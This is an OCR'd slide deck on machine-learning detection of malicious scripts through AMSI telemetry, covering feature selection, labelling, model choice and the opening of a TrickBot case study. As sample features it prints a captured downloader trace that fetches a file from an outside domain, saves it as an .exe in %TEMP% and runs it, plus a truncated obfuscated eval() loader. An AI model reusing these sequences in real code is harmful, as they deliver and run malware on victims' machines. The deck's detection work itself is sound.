
- RealTime Telemetry
- Sandbox Detonation Data
- Data from third party like VT,RL

STEP2 : SELECTING FEATURES

CLIENT FEATURE VECTORS



FEATURE SELECTION



Example set of learned features used to help in classification of malicious AMSI content

```
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IHost.CreateObject("Msxml2.XMLHTTP");
IHost.CreateObject("ADODB.Stream");
IHost.CreateObject("Scripting.FileSystemObject");
IFileSystem3.FileExists("C:\Users\      \AppData\Local\Temp\a.txt");
IServerXMLHTTPRequest2.open("GET", "http://ethiopiantextileexpo.com/counter/?ad=1QJr2DXnS8tbfL7ZBdmfGWPxm", "false");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.status();
_Stream.Open();
_Stream.Type("1");
IServerXMLHTTPRequest2.responseBody();
_Stream.Write("Unsupported parameter type 00002011");
_Stream.Size();
_Stream.SaveToFile("C:\Users\      \AppData\Local\Temp\a1.exe", "2");
IWshShell3.Run("C:\Users\      \AppData\Local\Temp\a1.exe", "1", "0");
```

ML-selected ngram features

COM Objects

IHost
IWshShell
IFileSystem
IServerXMLHTTPRequest
_Stream

COM Functions


CreateObject	Status	SaveToFile
ExpandEnvironmentStrings	Type	Run
FileExists	responseBody	
open	Write	
send	Size	

Dynamic AMSI script content scans

```
/******************/
var ve5b6 = "5e4c35793ada61fef0678a4c9cee42d2";
/******************/
var v8631 = "205|109|74|138|72|49|168|191|79|0|43|42|4|146|214|2
v8631 = v8631.split("|");
var vcbc7 = "";
for (var v5ba7 = 0; v5ba7 < v8631.length; v5ba7++)
{
    vcbc7 = vcbc7 + String.fromCharCode(v8631[v5ba7]);
}
vcbc7 = v75ee(ve5b6, vcbc7);
eval(vcbc7);
```

The dynamic script content loaded with eval() will also be evaluated and classified


MAP-REDUCE FOR INITIAL DOWNSELECTION



LEARNER-BASED FEATURE SELECTION

Fast Linear SA-SDCA used to downselect features:

- Semi-Asynchronous Stochastic Dual Coordinate Ascent
- Downselection through L1 regularization feature trimming
- X final function-argument features



SDCA: Shalev-Shwartz, Shai, and Tong Zhang. "Stochastic dual coordinate ascent methods for regularized loss minimization." *Journal of Machine Learning Research* 14.Feb (2013): 567-599.
SA-SDCA: Microsoft Research. Tran, Kenneth, et al. "Scaling up stochastic dual coordinate ascent." *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. ACM, 2015.

WHY THE CLOUD? WHY NOT THE CLIENT ML?

- Global file information (file age, prevalence)
- More costly features (features based on fuzzy hashes)
- More costly models (using more memory, large disk space, high CPU usage)
- Quickly updating ML models to respond to adversaries
- ML models are not in the hands of the adversaries
- Clean reputation models
- Quickly fixes the FP/FN


STEP3:LABELLING THE DATA

We uses 2 approaches to generate Labels :

1. Labelling Buffers based on Caller Files

2. MetaLables

LABELLING : METHOD 1




Label the AmsiBuffers as Malicious if Mal.js is Malicious

LABELLING : METHOD 2 - METALABELS

Assumptions:

- Attacks start with a malicious file or involve a malicious file at some point.
- We have malicious file labels in retrospect sometimes
  - 0 Known clean file **first seen on device**
  - 1 Known malware file **first seen on device**
  - ? Hash(Unknown behavior) **first seen on device**

Machine Timeline (In Retrospect)



Can we train this behavior as malware?


- Clearly associated with malware first arriving on this device?
- What about the reputation of this similar behavior on other devices?

INFERRING REPUTATION FROM MULTIPLE MACHINES

0 Known clean file **first seen on device**

1 Known malware file **first seen on device**

? Hash(Unknown behavior) **first seen on device**



Aggregate reputation per behavior ? across machines as:

- % of time machine first-encountered malware within 1 minute of first-seeing this behaviour
- % … within 5 minutes
- % … within 15 minutes
- % … within 2 days

Problem: Behavior hashes are often unique per machine if it has any user-data. So you can't make inferences from the reputation of multiple machines easily.

REPUTATION FROM NON-EXACT MATCHES


Machine Timeline
(In Retrospect)

0 Known clean file **first seen on device**

1 Known malware file **first seen on device**

? Hash(Unknown behavior) **first seen on devic**

In addition to reputation of exact match, we build reputation of similar matches



Key	% malware within 1 minute	% malware within 5 minutes	% malware within 15 minutes	% malware within 60 minutes	% malware within 2 days
Exact match	100%	100%			
File name	70%	100%			
Fuzzy hash0	99%	100%			
Fuzzy hash1	1%	20%			
…					
Fuzzy hash7					

Writing a rule using these noisy generic features isn't the best. ML!

COMBINING GENERIC FEATURE REPUTATIONS WITH ML

BehaviorHash

?

Key	% malware within 1 minute	% malware within 5 minutes	% malware within 15 minutes	% malware within 60 minutes	% malware within 2 days
Exact match	100%	100%			
File name	70%	100%			
Fuzzy hash0	99%	100%			
Fuzzy hash1	1%	20%			
…					
Fuzzy hash7					

nx floats describing reputation of BehaviorHash and its generic features

In a subset of AMSI scenarios we directly tie BehaviorHash to FileHash of known malware

1

0

Really healthy machines unlikely to have encountered malware

+

labels

LightGBM

MetaLabel
(probability malware based on the reputation of machines that encountered this and similar buffers)

STEP4 : MODEL SELECTION

LightGBM !!!

Logistic Regression!!!

Fast Tree !!!

XGBoost !!!

DNN !!!

Averaged Perceptron !!!

CLIENT ML Models **LR(Logistic Regression) perform** the best one and for CLOUD **Averaged Percepton!!!!**

CURRENT ML MODELS RUNNING

1.PowerShell

2.JavaScript

3.VBSCRIPT

4.WMI


5.VBA

CASE STUDY FROM SOME OF OUR BLOCKS

Case Study 1: TrickBot Banking Trojan Campaign

Atlantic Ocean

It start with email have .docm file as attachment
Which further download javascript payload



